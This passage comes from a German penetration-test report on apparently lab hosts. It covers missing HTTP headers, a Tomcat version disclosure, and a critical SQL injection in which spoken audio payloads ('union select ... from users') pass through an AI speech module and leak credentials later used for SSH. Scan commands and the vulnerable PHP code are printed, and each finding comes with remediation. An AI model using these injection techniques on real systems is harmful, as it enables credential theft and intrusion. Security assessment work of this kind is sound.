Das Fehlen dieser Header reduziert die Sicherheitsmechanismen des Browsers und kann Angriffsvektoren wie Clickjacking, MIME-Type-Sniffing, unsichere Ressourceneinbindungen sowie fehlende Cross-Origin-Isolation begünstigen.

Evidenz:




Abbildung 1: Fehlende HTTP Security Header auf http://10.129.10.83:8080, identifiziert mit shcheck.py

7.1.3.2 Empfehlung

Zur Verbesserung der Sicherheit sollte die Anwendung über HTTPS statt über unverschlüsseltes HTTP bereitgestellt werden. Nur so kann sichergestellt werden, dass HTTP-Antworten und Sicherheitsheader während der Übertragung nicht manipuliert oder entfernt werden können.

Darüber hinaus sollten die fehlenden HTTP Security Header zentral auf Webserver- oder Reverse-Proxy-Ebene implementiert werden, um eine konsistente Absicherung sämtlicher HTTP-Antworten sicherzustellen.

Empfohlene Maßnahmen:

- Verwendung von HTTPS anstelle von unverschlüsseltem HTTP
- Setzen von `X-Frame-Options` (z. B. `DENY` oder `SAMEORIGIN`) zum Schutz vor Clickjacking
- Aktivierung von `X-Content-Type-Options: nosniff` zur Verhinderung von MIME-Type-Sniffing
- Implementierung einer restriktiven `Content-Security-Policy` zur Kontrolle erlaubter Inhalte
- Definition einer `Referrer-Policy` zur Einschränkung der Referrer-Weitergabe
- Konfiguration von `Permissions-Policy` zur Einschränkung von Browser-Funktionen

- Aktivierung von Cross-Origin Policies (COEP, COOP, CORP) zur besseren Isolation zwischen Origins

7.1.4 I1: Apache Tomcat – Informationsoffenlegung und Proxy-Misskonfiguration

Wahrscheinlichkeit	Auswirkung	Risiko
Niedrig	Niedrig	Info

CVSS Bewertung

Risiko: Info
Wert: 0.0
Vektor: n/a

Betroffene Komponenten

http://10.129.10.83:8080

7.1.4.1 Analyse

Eine Service-Enumeration mittels Nmap (`nmap -p 8080 -sC -sV 10.129.10.83`) ergab einen auf TCP-Port 8080 erreichbaren HTTP-Dienst, der auf einem Apache Tomcat Server (Version 7.0.88, Apache-Coyote/1.1) läuft. Der Server gibt sowohl im HTTP-Header als auch im Seitentitel detaillierte Versionsinformationen preis, wodurch eine eindeutige Identifikation der eingesetzten Software möglich ist.

Zusätzlich wurde durch den Nmap-Skript-Scan (`http-open-proxy`) ein potenzieller Proxy-Misskonfigurationshinweis festgestellt. Der Dienst könnte Anfragen weiterleiten und somit als Open Proxy missbraucht werden. Dies stellt ein Sicherheitsrisiko dar, da ein Angreifer den Server möglicherweise als Relay für anonyme oder unerlaubte HTTP-Anfragen verwenden könnte. Die Kombination aus Informationsoffenlegung und möglicher Proxy-Funktion erhöht die Angriffsfläche des Systems. Die exponierte Versionsinformation erleichtert die gezielte Ausnutzung bekannter Schwachstellen in Apache Tomcat 7.0.88, einer veralteten und nicht mehr unterstützten Softwareversion.

Evidenz:

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 8080 -sC -sV 10.129.10.83
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-31 22:24 +0200
Nmap scan report for 10.129.10.83
Host is up (0.064s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat/7.0.88
|_http-server-header: Apache-Coyote/1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.69 seconds
```

Abbildung 1: Nmap Scan von Apache Tomcat auf Port 8080 mit http-open-proxy Hinweis


7.1.4.2 Empfehlung

Zur Minderung des Risikos sollte zunächst die gesamte Serverkonfiguration überprüft werden. Zusätzlich:

- Upgrade von Apache Tomcat auf eine aktuell unterstützte Version.
- Deaktivierung oder Absicherung der Proxy-Funktionalität, um Missbrauch als Open Proxy zu verhindern.
- Einschränkung bzw. Entfernung der Versionsangaben in HTTP-Headern und HTML-Titeln.
- Zugriff auf administrative und interne Tomcat-Funktionen nur für vertrauenswürdige Netze erlauben.
- Regelmäßige Überprüfung der Serverkonfiguration auf Fehlkonfigurationen und offene Proxy-Einstellungen.

7.2 KI-Systeme und KI-gestützte Anwendungen

Bewertung	Info	Niedrig	Mittel	Hoch	Kritisch
	0	0	0	0	1



Verteilung von Schwachstellen

7.2.1 K2: SQL-Injection in AI-Verarbeitungsfunktion über Audio-Upload

Wahrscheinlichkeit	Auswirkung	Risiko
Hoch	Hoch	Kritisch

CVSS Bewertung

Risiko: Kritisch
Wert: 10.0
Vektor: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

Betroffene Komponenten

http://10.129.7.196

7.2.1.1 Analyse

Während der Sicherheitsüberprüfung des Zielsystems `10.129.7.196` wurde zunächst eine Netzwerkerkundung mittels Nmap durchgeführt. Dabei wurden ausschließlich die Dienste SSH (Port 22) und HTTP (Port 80) als offen identifiziert:

```
nmap -p- --min-rate=1000 -T4 10.129.7.196
```

Die Anwendung ist ausschließlich über HTTP erreichbar, wodurch sämtliche Kommunikation unverschlüsselt übertragen wird und somit potenziell durch Dritte mitgelesen oder manipuliert werden kann.

Im Rahmen der Webanwendungsanalyse wurde mittels Feroxbuster eine Verzeichnis- und Dateiaufzählung durchgeführt:

```
feroxbuster -u http://10.129.7.196/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,html,bak,zip
```

Dabei wurden unter anderem die Endpunkte `/intelligence.php` sowie `/ai.php` identifiziert. Die Seite `/intelligence.php` stellt eine ungeschützte Oberfläche zur Verarbeitung von Audioeingaben dar, während `/ai.php` das Hochladen von Audiodateien erlaubt.




Abbildung 1: Ergebnis der Netzwerkerkennung mittels Nmap sowie Verzeichnis- und Dateiaufzählung der Webanwendung mittels Feroxbuster

Ein einfacher Proof-of-Concept zeigt, dass Audio-Dateien erzeugt und verarbeitet werden können:

```
echo "Hello World" | text2wave -o ai.wav
```




Abbildung 2: Generierung einer Audiodatei mittels text2wave aus Texteingabe („Hello World“) sowie anschließende Bereitstellung der Datei ai.wav zur Weiterverarbeitung durch die Webanwendung

Zur weiteren Analyse wurde ein automatisiertes Skript (siehe Anhang - "Proof of Concept - Shell Inject Script (inject_ai.sh)") verwendet, welches eine Audio-Datei generiert, diese an die Anwendung übermittelt und die Antwort auswertet:

```
./inject_ai.sh "open single quote space union select space username space from users comment database"
```

sowie:

```
./inject_ai.sh "open single quote space union select space password space from users comment database"
```

Dabei konnte erfolgreich eine SQL-Injection über den durch die KI verarbeiteten Eingabestring nachgewiesen werden. Die Injection ermöglicht die Extraktion von Datenbankinhalten, insbesondere Benutzername und Passwort aus der Tabelle `users`.

Die erfolgreich extrahierten Zugangsdaten gehören offenbar zum Benutzer **"alexa"**, wodurch eine potenzielle Anmeldung via SSH möglich wird.




Abbildung 3: Erfolgreiche Payload-Ausführung über das Skript inject.sh zur SQL-Injection sowie anschließender erfolgreicher SSH-Login mit den extrahierten Zugangsdaten

Ursache der Schwachstelle

Die Analyse des Backend-Codes zeigt, dass der von der KI verarbeitete Output direkt und ungefiltert in eine SQL-Abfrage eingebettet wird:

```php
<?php
error_reporting(E_ALL);
include("db.php");
if(isset($_POST["submit"]))
{
```

```
        $file = rand(0,1000000).'.wav';
        $target_file = "uploads/".$file;
        if(move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file))
        {
                $output = exec("/usr/bin/python 5075140835d0bc504791c76b04c33d2b.py $target_file ");
                $sql = "select output from alexa where query='$output'";
                $result = mysqli_query($conn,$sql);
                if($result->num_rows > 0)
                {
                        $row = mysqli_fetch_assoc($result);
                        $out = "Query result : ".$row["output"];
                }

                else
                {
                        $out="Query result : ".mysqli_error($conn);
                }
                        $msg = 'Our understanding of your input is : '.$output;
                        exec("rm /var/www/html/uploads/*");
        }
        else
        {
                $msg = 'Something went wrong :(';
        }
}
?>
```

Es werden keine Prepared Statements oder Parameterisierung verwendet. Dadurch ist die Anwendung anfällig für SQL-Injection. Zusätzlich wird der von einem externen Python-Skript erzeugte Output ungefiltert weiterverarbeitet, wodurch ein Manipulationspunkt entsteht.

Die Schwachstelle wird ermöglicht durch eine unsichere Kombination aus:

- direkter Verarbeitung von KI-generiertem Output
- fehlender Eingabevalidierung
- fehlender Nutzung von Prepared Statements

7.2.1.2 Empfehlung

Die Anwendung sollte konsequent auf parametrisierte SQL-Abfragen (Prepared Statements) umgestellt werden, um SQL-Injection zu verhindern. Benutzer- und systemgenerierte Eingaben dürfen nicht direkt in SQL-Queries eingebettet werden.


Darüber hinaus sollte der von externen Prozessen (z. B. Python-Skripten oder KI-Modulen) erzeugte Output vor der weiteren Verarbeitung validiert, gefiltert und normalisiert werden.

Zusätzlich wird dringend empfohlen, den Webdienst ausschließlich über HTTPS bereitzustellen, um die Vertraulichkeit und Integrität der übertragenen Daten sicherzustellen. Die aktuelle Nutzung von HTTP ermöglicht ansonsten das Mitlesen und Manipulieren von Daten im Netzwerkverkehr.

Weiterhin sollten Upload-Funktionalitäten strikt validiert, auf erlaubte Dateitypen beschränkt und serverseitig isoliert verarbeitet werden, um Missbrauch durch manipulierte Eingaben zu verhindern.

7.3 Active Directory und Endsysteme

Bewertung	Info	Niedrig	Mittel	Hoch	Kritisch
	0	0	1	2	0



Verteilung von Schwachstellen

7.3.1 H1: Lokale Privilegieneskalation mittels SeImpersonatePrivilege

Wahrscheinlichkeit	Auswirkung	Risiko
Mittel	Hoch	Hoch

CVSS Bewertung

Risiko: Kritisch
Wert: 9.3
Vektor: CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

Betroffene Komponenten

192.168.151.121

7.3.1.1 Analyse

